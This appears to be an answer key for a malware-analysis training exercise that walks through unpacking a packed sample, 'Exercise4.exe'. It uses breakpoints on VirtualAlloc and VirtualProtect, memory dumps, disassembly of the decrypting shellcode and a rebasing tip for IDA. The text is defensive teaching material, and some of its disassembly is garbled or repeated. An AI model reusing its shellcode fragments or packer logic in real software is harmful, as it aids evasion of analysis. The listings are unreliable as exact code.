

Please set breakpoints on the following two APIs using a debugger, and attempt to unpack:

- ✓ VirtualAlloc
- ✓ VirtualProtect

# Exercise 4

## Question1 Answer for IDA

# Exercise4 Answer Question1



When looking at the area highlighted in red, it suggests that the code may have been packed or obfuscated. Additionally, the results from the Detect it Easy tool show that you can observe the Entropy, and it is identified as 97% Packed.

# Exercise4 Answer Question1

The screenshot shows a debugger window with the following assembly code:

```
EIP ECX EDX ESP 01800 55 push ebp
01801 89E5 mov ebp,esp
01803 6A 04 push 4
01805 8D6424 B0 lea esp,dword ptr ss:[esp-50]
01809 8D05 7B980000 lea eax,dword ptr ds:[987B]
0180F 8D05 79980000 lea eax,dword ptr ds:[9879]
01815 6A 0E push E
01817 2E:68 A5964000 push exercise4.4096A5
0181D 2E:68 97964000 push exercise4.409697
01823 E8 7E590000 call exercise4.4071A6
01828 85C0 test eax,eax
0182A 0F85 6E590000 jne exercise4.40719E
01830 6A 00 push 0
01832 2E:68 8c964000 push exercise4.409680
01838 2E:68 7E964000 push exercise4.40967E
0183E 6A 00 push 0
01840 E8 5A590000 call exercise4.40719E
01845 85C0 test eax,eax
01847 0F85 51590000 jne exercise4.40719E
0184D 6A 0E push E
```

Below the assembly code, the memory dump shows the following data:

アドレス	Hex
772A1000	0E 00 10 00 A0 7F 2A 77 00 00 02 00 30 65
772A1010	10 00 12 00 4C 7E 2A 77 0C 00 0E 00 90 7E
772A1020	06 00 08 00 70 7F 2A 77 06 00 08 00 8E 7E
772A1030	06 00 08 00 88 7F 2A 77 06 00 08 00 9A 7E
772A1040	1C 00 1E 00 F8 BA 2A 77 04 00 06 00 0A 7E
772A1050	A0 96 2C 77 C0 98 2C 77 2A 00 00 00 20 7E 2A 77
772A1060	18 00 00 00 00 00 00 00 E4 7E 2A 77 40 00 00 00
772A1070	00 00 00 00 00 00 00 00 77 2A 77 24 00 FC 7D 2A 77
772A1080	06 00 00 00 C0 7E 2A 77 00 00 00 00 0A 00 00 00
772A1090	A8 7E 2A 77 01 00 00 00 0D 00 00 00 8C 7E 2A 77
772A10A0	03 00 00 00 14 00 00 00 60 7E 2A 77 02 00 00 00
772A10B0	00 00 00 00 57 24 01 E2 46 15 C5 43 A5 FE 00 8D

The command line at the bottom shows: `bp VirtualAlloc`

set breakpoints on the following two APIs

VirtualAlloc  
VirtualProtect

# Exercise4 Answer Question1

When setting breakpoints on VirtualAlloc and VirtualProtect and running the process multiple times, the string ".text" becomes visible, prompting a memory dump to be performed.

Right-click and select "Memory Map".

```
EDI=exercise4.00401000
```

Address	Hex	ASCII
020F0000	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ.....ÿÿ..
020F0010	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00	.....@.....
020F0020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
020F0030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
020F0040	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
020F0050	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
020F0060	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
020F0070	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
020F0080	B0 EA 0D 0E F4 8B 05 5D F4 8B 05 5D F4 8B 05 5D	em.ö...ö...ô..
020F0090	FD F3 87 5D F5 8B 03 5D FD F3 80 5D F5 8B 03 5D	yó.]ö...yó.]ö..
020F00A0	37 84 5E 5D F6 8B 03 5D FD F3 90 5D EB 8B 03 5D	7.^]ö...yó.]ë..
020F00B0	F4 8B 02 5D B8 8A 03 5D 41 15 E6 5D C5 8B 03 5D	ô...].A.æ]Ä..

```
0019FED0 020E0120 return to 020E0120 from ???
0019FED4 00401000 exercise4.00401000
0019FED8 00014000
0019FEDC 00000004
0019FEE0 0019FEF8
0019FEE4 00014000
0019FEE8 00401000 exercise4.00401000
0019FEEC 00014000
0019FEF0 00000020
0019FEF4 0019FEF8
0019FEF8 00000020
0019FEFC 020F01D8 ".text"
0019FF00 020F0000
0019FF04 020E0850
```

# Exercise4 Answer Question1

What does the VirtualProtect API do, and which memory address does it operate on?

```
001F00BF 54      push esp
001F00C0 6A 04   push 4
001F00C2 57      push edi
001F00C3 53      push ebx
001F00C4 FF55 0c call dword ptr ss:[ebp+c]
001F00C7 54      push esp
001F00C8 6A 02   push 2
001F00CA 57      push edi
001F00CB 53      push ebx
001F00CC 56      push esi
001F00CD 8BCF   mov ecx,edi
001F00CF 8BFB   mov edi,ebx
001F00D1 F3:A4  rep movsb
001F00D3 5E      pop esi
001F00D4 FF55 0c call dword ptr ss:[ebp+c]
001F00D7 58      pop eax
001F00D8 8BCE   mov ecx,esi
001F00DA 0349 3c  add ecx,dword ptr ds:[ecx+3c]
001F00DD 8D79 18  lea edi,dword ptr ds:[ecx+18]
001F00E0 8B57 20  mov edx,dword ptr ds:[edi+20]
001F00E3 0FB741 14 movzx eax,word ptr ds:[ecx+14]
```

dword ptr ss:[ebp+c]=[001F085C "ミ`種。種 溪s`悶s"]=<kernel32.VirtualProtect>

00590000	4D	5A	90	00	03	00	00	00	04	00	00	00	FF	FF	00	00	MZ.....ÿÿ..
00590010	B8	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00	.....@.....
00590020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....à.....
00590030	00	00	00	00	00	00	00	00	00	00	00	00	E0	00	00	00	..°.!.Li!Th
00590040	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	CD	21	54	68	is program canno
00590050	69	73	20	70	72	6F	67	72	61	6D	20	63	61	6E	6E	6F	t be run in DOS
00590060	74	20	62	65	20	72	75	6E	20	69	6E	20	44	4F	53	20	mode....\$......
00590070	6D	6F	64	65	2E	0D	0D	0A	24	00	00	00	00	00	00	00	°êm.ô..]ô..]ô..]
00590080	B0	EA	6D	0E	F4	8B	03	5D	F4	8B	03	5D	F4	8B	03	5D	°ém.ô..]ô..]ô..]
00590090	FD	F3	87	5D	F5	8B	03	5D	FD	F3	80	5D	F5	8B	03	5D	yó.]ô..]yó.]ô..]
005900A0	37	84	5E	5D	E6	8B	03	5D	ED	E3	90	5D	EB	8B	03	5D	7`A`ä`yó`ä`

The "MZ" signature is visible, which is the magic number for an EXE file. Since the unpacked EXE is loaded into memory, it will be dumped.

# Exercise4 Answer Question1

0067c000	00004000	User	Stack (2772)
00680000	00035000	User	Reserved
006B5000	0000B000	User	
006c0000	00008000	User	Heap (ID 0)
006c8000	000F8000	User	Reserved (006c0000)
007c0000	000FD000	User	Reserved
008BD000	00003000	User	Stack (3320)
008c0000	000FD000	User	Reserved
009BD000	00003000	User	Stack (5448)
009c0000	0000c000	User	
009cc000	00174000	User	Reserved (009c0000)
00B40000	00005000	User	
00B45000	00003000	User	Reserved (009c0000)
00B50000	00181000	User	
00CE0000	0008D000	User	
00D6D000	01373000	User	Reserved (00CE0000)
020F0000	00001000	User	
020F0000	00027000	User	
022c0000	00003000	User	Heap (ID 1)
022c3000	0000D000	User	Reserved (022c0000)
5cBB0000	00052000	User	
5cc10000	00077000	User	
5cc90000	0000A000	User	
69830000			
69831000			
6985c000			
6985E000			
6985F000	00001000	system	".didat"
69860000	00001000	system	".rsrc"
69861000	00003000	system	".reloc"
69930000	00001000	system	kernel32.dll
69931000	00002000	system	".text"
69933000	00001000	system	".data"
69934000	00001000	system	".idata"
69935000	00001000	system	".rsrc"
69936000	00001000	system	".reloc"
73E10000	00001000	system	kernel32.dll

Extract memory from this location.

Right-click, Dump to Memory to File

# Exercise4 Answer Question1 Add Explanation

## 1. Allocate a memory region.

Follow in Dump

VirtualAlloc

5A0000

The screenshot displays a debugger window with the following components:

- Assembly View:** Shows instructions from address 00406F7F to 0141 00. The instruction at 00406FA5, `call exercise4.40700D`, is highlighted with a red box. A blue callout bubble labeled "VirtualAlloc" points to this instruction.
- Registers Window:** Located on the right, it shows the state of registers. EAX is 005A0000, highlighted with a red box. Other registers include ECX (6EA30000), EDX (00000000), EBP (0019FF80), ESP (0019FF24), ESI (6982019C), and EDI (0019FF1C).
- Memory Dump:** At the bottom, a dump shows memory addresses from 005A0000 to 005A0020. The first row (005A0000) contains all zeros in both hex and ASCII columns, highlighted with a red box.
- Other Elements:** An "EIP" label points to the instruction at 00406FAA. A blue callout bubble labeled "5A0000" points to the memory address 005A0000.



# Exercise4 Answer Question1 Add Explanation

2. Decrypt the shellcode and copy it into the allocated memory region.

```
00406FD6 6A 00      push 0
00406FD8 8F 01      pop dword ptr ds:[ecx]
00406FDA 01 41 00   add dword ptr ds:[ecx],eax
00406FDD 83 EB FC   sub ebx,FFFFFFC
00406FE0 83 C1 04   add ecx,4
00406FE3 81 FB D0080000  cmp ebx,8D0
00406FE9 75 D4     jne exercise4.406FBF
00406FEB 83 C4 04   add esp,4
00406FEE 8B 4C 24 FC mov ecx,dword ptr ss:[esp-4]
00406FF2 FF 35 E1714000 push dword ptr ds:[<&GetModuleHandleA>]
00406FF8 68 66 6F 4000 push exercise4.406F66
00406FFD FFE1     jmp ecx
```

dword ptr ds:[ecx]=[005A000C]=D88BD6FF  
eax=D88BD6FF

アドレス	Hex	ASCII
005A0000	8B 74 24 04 55 E8 48 07 00 00 58 50 FF D6 8B D8	.t\$.UeH...XPÿÖ.ø
005A0010	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	è8...].ø'.....èÝ
005A0020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	...Füâö.E,.8.u.

```
00406FE0 83 C1 04   add ecx,4
00406FE3 81 FB D0080000  cmp ebx,8D0
00406FE9 75 D4     jne exercise4.406FBF
00406FEB 83 C4 04   add esp,4
00406FEE 8B 4C 24 FC mov ecx,dword ptr ss:[esp-4]
00406FF2 FF 35 E1714000 push dword ptr ds:[<&GetModuleHandleA>]
00406FF8 68 66 6F 4000 push exercise4.406F66
00406FFD FFE1     jmp ecx
```

esp=0019FF24

アドレス	Hex	ASCII
005A0000	8B 74 24 04 55 E8 48 07 00 00 58 50 FF D6 8B D8	.t\$.UeH...XPÿÖ.ø
005A0010	E8 38 08 00 00 5D 8B F5 B9 11 00 00 00 AD E8 DD	è8...].ø'.....èÝ
005A0020	02 00 00 89 46 FC E2 F5 8B 45 2C 80 38 8B 75 01	...Füâö.E,.8.u.
005A0030	C3 E8 1C 07 00 00 5F 83 C7 0D 57 53 FF 55 08 89	Àè.....ç.wsÿU..
005A0040	06 83 C7 0A 57 53 FF 55 08 89 46 04 83 C7 09 57	..ç.wsÿU..F..ç.W
005A0050	53 FF 55 08 89 46 08 6A 40 68 00 10 00 00 68 D0	sÿU..F.j@h...hD
005A0060	08 00 00 6A 00 FF 55 10 8B F8 05 7E 00 00 00 50	...j.ÿU..ø.~...P
005A0070	8D B5 B0 F7 FF FF B9 D0 08 00 00 F3 A4 C3 E8 CA	.µ°=ÿÿ¹D...óαÀèÈ
005A0080	07 00 00 5D 5E 87 34 24 56 E8 FE 04 00 00 E8 3D	...J^.4\$Vèp...è=
005A0090	05 00 00 57 8B 4D 74 8B F3 03 75 70 F3 A4 5E E8	...W.Mt.ó.upóα^è
005A00A0	86 04 00 00 8B 46 3C 8D 84 06 E8 00 00 00 83 38	.....F<...è....8
005A00B0	00 74 08 8B 7D 74 E8 28 05 00 00 8B 7D 78 50 54	.t..}tè(....}xPT
005A00C0	6A 04 57 53 FF 55 0C 54 6A 07 57 53 56 8B CF 8B	i.wSÿU..Ti.wSÿ.V.ÿ.

Decrypt Shellcode

# Exercise4 Answer Question1 Add Explanation

## ● Extract Shellcode

Library function Regular function Instruction Data Unexplored External symbol Lumina function

Functions

Function name

- sub\_1D1
- sub\_256
- sub\_300
- sub\_303
- sub\_38C
- sub\_3CC
- sub\_3FA
- sub\_442
- sub\_45A
- sub\_4B1
- sub\_506
- sub\_52A
- sub\_58C
- sub\_5BC
- sub\_5D0
- sub\_5E3
- sub\_782
- sub\_7C2
- sub\_84D

IDA View-A

Hex View-1

Local Types

```
seg000:00000000 ; Base Address: 0000h Range: 0000h - 1000h Loaded length: 1000h
seg000:00000000
seg000:00000000 .686p
seg000:00000000 .mmx
seg000:00000000 .model flat
seg000:00000000 ; -----
seg000:00000000 ; Segment type: Pure code
seg000:00000000 seg000 segment byte public 'CODE' use32
seg000:00000000 assume cs:seg000
seg000:00000000 assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs:nothing
seg000:00000000 mov esi, [esp+4]
seg000:00000004 push ebp
seg000:00000005 call loc_752
seg000:0000000A pop eax
seg000:0000000B push eax
seg000:0000000C call esi
seg000:0000000E mov ebx, eax
seg000:00000010 call sub_84D
seg000:00000015 pop ebp
seg000:00000016 mov esi, ebp
seg000:00000018 loc_18: ; DATA XREF: seg000:0000018C↓
seg000:00000018 ; sub_3FA+4↓r ...
seg000:00000018 mov ecx, 11h
seg000:0000001D loc_1D: ; CODE XREF: seg000:00000026↓j
seg000:0000001D lodsd
seg000:0000001E call sub_300
seg000:00000023 mov [esi-4], eax
seg000:00000026 loop loc_1D
seg000:00000028 mov eax, [ebp+2Ch]
seg000:0000002B cmp byte ptr [eax], 8Bh
seg000:0000002E jnz short loc_31
seg000:00000030 locret_30: ; DATA XREF: seg000:0000015A↓r
seg000:00000030 ; sub_3CC+7↓r
seg000:00000030 ret
seg000:00000031 ; -----
seg000:00000031
```

00000000 00000000: seg000:00000000 (Synchronized with Hex View-1)

Output

# Exercise4 Answer Question1 Add Explanation

3. Execute the shellcode to decrypt the executable.


```
EIP ECX → 005A0000 8B7424 04 mov esi,dword ptr ss:[esp+4]
005A0004 55 push ebp
005A0005 E8 48070000 call 5A0752
005A000A 58 pop eax
005A000B 50 push eax
005A000C FFD6 call esi
005A000E 8BD8 mov ebx,eax
005A0010 E8 38080000 call 5A084D
005A0015 EB ret
```

```
005B0578 50 push eax
005B0579 83E8 0A sub eax,A
005B057C 35 AC3241AA xor eax,AA4132AC
005B0581 2BC2 sub eax,edx
005B0583 5A pop edx
005B0584 AB stosd
005B0585 83E9 03 sub ecx,3
005B0588 E2 DB loop 5B0565
005B058A 61 popad
005B058B C3 ret
005B058C 66:33F6 xor si,si
005B058F 66:BA 4D5A mov dx,5A4D
005B0593 66:AD lodsw
005B0595 66:33D0 xor dx,ax
005B0598
005B059A
005B05A0
005B05A1
005B05A3
005B05A6
```

Decrypt the executable

アドレス	Hex	ASCII
02120000	4D 5A 90 00	MZ...A...ry...c...A...
02120010	3D E2 1F B9	=a...a...7bA...
02120020	A5 E2 1F B9	ã...ã...oãA...
02120030	CD E2 1F B9	ï...kãA...ãA...
02120040	A3 C7 88 19	...I...L!th
02120050	FE C2 46 81	...em...ö...ö...
02120060	82 D4 B8 18	...yo...yo...ö...
02120070	73 49 58 17	...ö...A...A...
02120080	75 70 0E 1F	...A...ö...
02120090	6E 94 74 20	...ö...ö...
021200A0	C4 45 C5 38	...ö...ö...
021200B0	AE FD 5F 47	...ö...ö...
021200C0	CD 43 A9 4C	...ö...ö...
021200D0	C2 3A 71 41	...ö...ö...

## Decryption Process



※ Refer to Reference\_Extract\_Shellcode Folder

# Exercise4 Answer Question1 Add Explanation

VirtualProtect  
Change the original executable to PAGE\_READWRITE.

005B00B1		push esp	EAX	021201c8	
005B00C0	6A	push 4	EBX	00400000	exercise4.00400000
005B00C2	57	push edi	ECX	00000000	
005B00C3	53	push ebx	EDX	00000000	
005B00C4	FF55 0C	call dword ptr ss:[ebp+C]	EBP	005B0850	<&LoadLibraryA>
005B00C7	54	push esp	ESP	0019FF08	
005B00C8	6A 02	push 2	ESI	02120000	
			EDI	00000400	L'è'

dword ptr ss:[ebp+C]=[005B085C "ミシ糴。糴 溪s`悶s"]=<kernel32.VirtualProtect>

005B00C4	FF55 0C	call dword ptr ss:[ebp+C]
005B00C7	54	push esp
005B00C8	6A 02	push 2
005B00CA	57	push edi
005B00CB	53	push ebx
005B00CC	56	push esi
005B00CD	8BCF	mov ecx,edi
005B00CE	8BEF	mov edi,ebx
005B00D1	F3:A4	rep movsb
005B00D3	5E	pop esi

Hide FPU		
EAX	00000001	
EBX	00400000	exercise4.00400000
ECX	00000400	L'è'
EDX	00000000	
EBP	005B0850	<&LoadLibraryA>
ESP	0019FF04	
ESI	02120000	
EDI	00400000	exercise4.00400000
EIP	005B00D1	

アドレス	Hex	ASCII
02120000	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ.....ÿÿ..
02120010	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00	.....@.....
02120020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
02120030	00 00 00 00 00 00 00 00 00 00 00 00 E0 00 00 00	.....à..
02120040	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	..°.!.Li!Th
02120050	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
02120060	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
02120070	6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00	mode...\$....
02120080	B0 EA 6D 0E F4 8B 03 5D F4 8B 03 5D F4 8B 03 5D	°ém.ô...ô...ô...]
02120090	FD F3 87 5D F5 8B 03 5D FD F3 80 5D F5 8B 03 5D	yó.]ô...yó.]ô...]
021200A0	37 84 5E 5D F6 8B 03 5D FD F3 90 5D EB 8B 03 5D	7.^]ô...yó.]è...]
021200B0	F4 8B 02 5D B8 8A 03 5D 41 15 E6 5D C5 8B 03 5D	ô...].A.a]A...]
021200C0	41 15 DC 5D F5 8B 03 5D 41 15 DD 5D F5 8B 03 5D	A.ü]ô...A.Y]ô...]

アドレス	Hex	ASCII
00400000	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ.....ÿÿ..
00400010	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00	.....@.....
00400020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00400030	00 00 00 00 00 00 00 00 00 00 00 00 E0 00 00 00	.....à..
00400040	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	..°.!.Li!Th
00400050	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
00400060	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
00400070	6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00	mode...\$....
00400080	B0 EA 6D 0E F4 8B 03 5D F4 8B 03 5D F4 8B 03 5D	°ém.ô...ô...ô...]
00400090	FD F3 87 5D F5 8B 03 5D FD F3 80 5D F5 8B 03 5D	yó.]ô...yó.]ô...]
004000A0	37 84 5E 5D F6 8B 03 5D FD F3 90 5D EB 8B 03 5D	7.^]ô...yó.]è...]
004000B0	F4 8B 02 5D B8 8A 03 5D 41 15 E6 5D C5 8B 03 5D	ô...].A.a]A...]
004000C0	41 15 DC 5D F5 8B 03 5D 41 15 DD 5D F5 8B 03 5D	A.ü]ô...A.Y]ô...]

Overwrite Executable

# Exercise4 Answer Question1 Add Explanation

Jump to the decrypted executable.

esi=exercise4.004145A7

```
005B017C 03F7 add esi,edi
005B017E 8978 18 mov dword ptr ds:[eax+18],edi
005B0181 8970 1C mov dword ptr ds:[eax+1C],esi
005B0184 66:F741 16 0020 test word ptr ds:[eax+16],0000
005B018A 75 0C jne 5B0198
005B018C 64:A1 18000000 mov eax,dword ptr ds:[eax+18]
005B0192 8B40 30 mov eax,dword ptr ds:[eax+1C]
005B0195 8978 08 mov dword ptr ds:[eax+16],00000000
005B0198 FF55 14 call dword ptr ss:[eax]
005B019B E8 A2020000 call 5B0442
005B01A0 BF 01000000 mov edi,1
005B01A5 E8 5C030000 call 5B0506
005B01AA E8 1D020000 call 5B03CC
005B01AF 5C pop esp
005B01B0 5D pop ebp
005B01B1 E8 97060000 call 5B084D
005B01B6 58 pop eax
005B01B7 8178 64 00020000 cmp dword ptr ds:[eax+64],0
005B01BE 75 0F jne 5B01CF
005B01C0 8B0424 mov eax,dword ptr ss:[eax]
005B01C3 C70424 00000000 mov dword ptr ss:[eax],0
005B01CA FF7424 04 push dword ptr ds:[eax+4]
005B01CE 50 push eax
005B01CF FFE6 jmp esi
005B01D1 60 pushad
005B01D2 8BF3 mov esi,ebx
005B01D4 0376 3C add esi,dword ptr ds:[esi+3C]
005B01D7 8BB6 80000000 mov esi,dword ptr ds:[esi+80]
005B01DD 85F6 test esi,esi
005B01DF 74 73 je 5B0254
005B01E1 03F3 add esi,esi
005B01E3 8B7E 0C mov edi,dword ptr ds:[esi]
005B01E6 85FF test edi,edi
005B0198 8978 08 mov dword ptr ds:[eax+16],00000000
005B019B E8 A2020000 call 5B0442
005B01A0 BF 01000000 mov edi,1
005B01A5 E8 5C030000 call 5B0506
005B01AA E8 1D020000 call 5B03CC
005B01AF 5C pop esp
005B01B0 5D pop ebp
005B01B1 E8 97060000 call 5B084D
005B01B6 58 pop eax
005B01B7 8178 64 00020000 cmp dword ptr ds:[eax+64],0
005B01BE 75 0F jne 5B01CF
005B01C0 8B0424 mov eax,dword ptr ss:[eax]
005B01C3 C70424 00000000 mov dword ptr ss:[eax],0
005B01CA FF7424 04 push dword ptr ds:[eax+4]
005B01CE 50 push eax
005B01CF FFE6 jmp esi
005B01D1 60 pushad
005B01D2 8BF3 mov esi,ebx
005B01D4 0376 3C add esi,dword ptr ds:[esi+3C]
005B01D7 8BB6 80000000 mov esi,dword ptr ds:[esi+80]
005B01DD 85F6 test esi,esi
005B01DF 74 73 je 5B0254
005B01E1 03F3 add esi,esi
005B01E3 8B7E 0C mov edi,dword ptr ds:[esi]
005B01E6 85FF test edi,edi
004145A7 33C0 xor eax,eax
004145A9 50 push eax
004145AA 50 push eax
004145AB 50 push eax
004145AC 68 F83C4100 push exercise4.413CF8
004145B1 50 push eax
004145B2 50 push eax
004145B3 FF15 CC514100 call dword ptr ds:[<&CreateThread>]
004145B9 50 push eax
004145BA FF15 BC514100 call dword ptr ds:[<&CloseHandle>]
004145C0 6A FF push FFFFFFFF
004145C2 FF15 88514100 call dword ptr ds:[<&GetCurrentProcess>]
004145C8 50 push eax
004145C9 FF15 8C514100 call dword ptr ds:[<&WaitForSingleObject>]
004145CF 33C0 xor eax,eax
004145D1 C2 1000 ret 10
004145D4 CC int3
```

Target Malware : Exercise4.exe (Unpacked Exercise4.exe)

## Question2.

This program is enabled with ASLR (Address Space Layout Randomization).  
As a result, the memory addresses displayed in IDA or Ghidra may differ from those shown in the debugger.

To facilitate easier debugging, in IDA, use the "Rebase Program" option, and in Ghidra, adjust the "Base Image Address" so that the memory addresses in IDA and Ghidra match those in the debugger.

# Exercise 4

## Question2 Answer For IDA

# Exercise4 Answer Question2

When opened in IDA and a debugger, the memory addresses differ, making analysis difficult (though some people may not mind). Try changing the memory address on the IDA side.

